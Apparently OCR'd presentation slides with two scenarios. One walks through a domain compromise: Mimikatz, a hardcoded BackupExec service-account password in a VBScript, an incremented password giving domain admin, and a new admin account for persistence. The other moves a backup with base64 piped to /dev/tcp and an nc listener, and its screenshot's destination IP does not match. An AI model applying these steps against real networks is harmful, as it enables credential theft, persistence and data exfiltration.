
Log in as the local admin and perform local recon

Escalate Privileges

Find saved domain passwords, use tools such as MImikatz, etc

Success!

With an account capable of on-box recon, we've found a script containing an old BackupExec service account password. By incrementing the password, we have domain admin access and can create a new domain admin user.



```
'
' Step 1: Process command line arguments.
'
If (WScript.Arguments.Count < 1) Then
    WScript.Echo "Usage: cscript.exe CreateImageNow.vbs [UNC Network Path]"
    WScript.Quit
End If

sFolder = WScript.Arguments(0)

'
' Step 2: Create a VProRecovery automation object
'
Set v2iAuto = CreateObject("Symantec.ProtectorAuto")

'
' Step 3: Connect to the local agent.
'
WScript.Echo "Connecting..."
Set oNet = CreateObject("Wscript.Network")
Call v2iAuto.Connect(oNet.ComputerName)

'
' Step 4: Define the network location for saving the image (uses network location)
'
Set oNetLocation = CreateObject("Symantec.VProRecovery.NetworkLocation")
oNetLocation.Path = sFolder
oNetLocation.FileSpec = "SystemBackup"
oNetLocation.NetworkUser = "CORP\svc_BackupExec"
oNetLocation.NetworkPassword = "Backm3up2018!"

'
```

Scenario Summary:

1. Gained an initial access foothold (Reset administrator password)
2. Performed on-box recon and enumeration (File recovery)
3. Escalated privileges to a domain account (Updating script)
4. Established domain persistence (New account creation)

Scenario Two


Issue

Server running a critical database has crashed. Underlying operating system is damaged and many commands do not work.

Details

Database has a recent backup file (backup.db) and the SHA-256 hash is the same as the expected hash. It appears to be undamaged, but many commands such as “scp” “cp” “ftp” are not working.

A recovery server is available in the datacenter, but needs the database files to be copied over.



```
ubuntu@brokenserver:~$ scp backup.db dbuser@10.101.1.100:/home/dbuser/restore
Segmentation fault (core dumped)
ubuntu@brokenserver:~$ ftp 10.101.1.100
bash: /usr/bin/ftp: cannot execute binary file: Exec format error
ubuntu@brokenserver:~$
```

What do we know?

Commands

Some common commands don't work
- Can't use cp, scp, ftp, some others
- Some commands seem fine, hit and miss

Networking

Networking is intact
- Can ping remote host, curl TCP 80
- Able to SSH into broken server
- No firewall rules between broken and recovery servers

Other Knowns

Database backup file is undamaged
Python backup script runs successfully

Troubleshoot

I need to copy this file across the network.

Can you use SCP or FTP?

No, those commands are not working

Are any commands working?

Yes, some commands work.

Which ones work?

Python works, bash works, netstat works, ifconfig works, ps works

Do any of those transfer data over the network?

Python and bash can do that.

Does base64 work?

Base64 works

Does /dev/tcp exist?

Yes, /dev/tcp exists

Is netcat on the recovery server?

Yes, it has netcat


Are any firewall rules separating between hosts blocking comms?

No, there are no firewall rules

```
base64 file > /dev/tcp/recovery/port
```


Screenshots

Broken Server:




```
[ubuntu@ip-10-10-10-230:~$ sha256sum backup.db
 ddc727852ed8821f9928560b5144a5db4fd1181bd6dcabd8bb2b6c40674d321a  backup.db
[ubuntu@ip-10-10-10-230:~$ base64 backup.db > /dev/tcp/10.10.10.230/8080
 ubuntu@ip-10-10-10-230:~$
```

Recovery Server:



```
[ubuntu@recoveryserver:~$ nc -nvlp 8080 > recovered_backup.db
 Listening on [0.0.0.0] (family 0, port 8080)
 Connection from 10.10.10.230 42828 received!
[ubuntu@recoveryserver:~$ base64 -d recovered_backup.db > decoded_backup.db
[ubuntu@recoveryserver:~$ sha256sum decoded_backup.db
 ddc727852ed8821f9928560b5144a5db4fd1181bd6dcabd8bb2b6c40674d321a  decoded_backup.db
 ubuntu@recoveryserver:~$
```

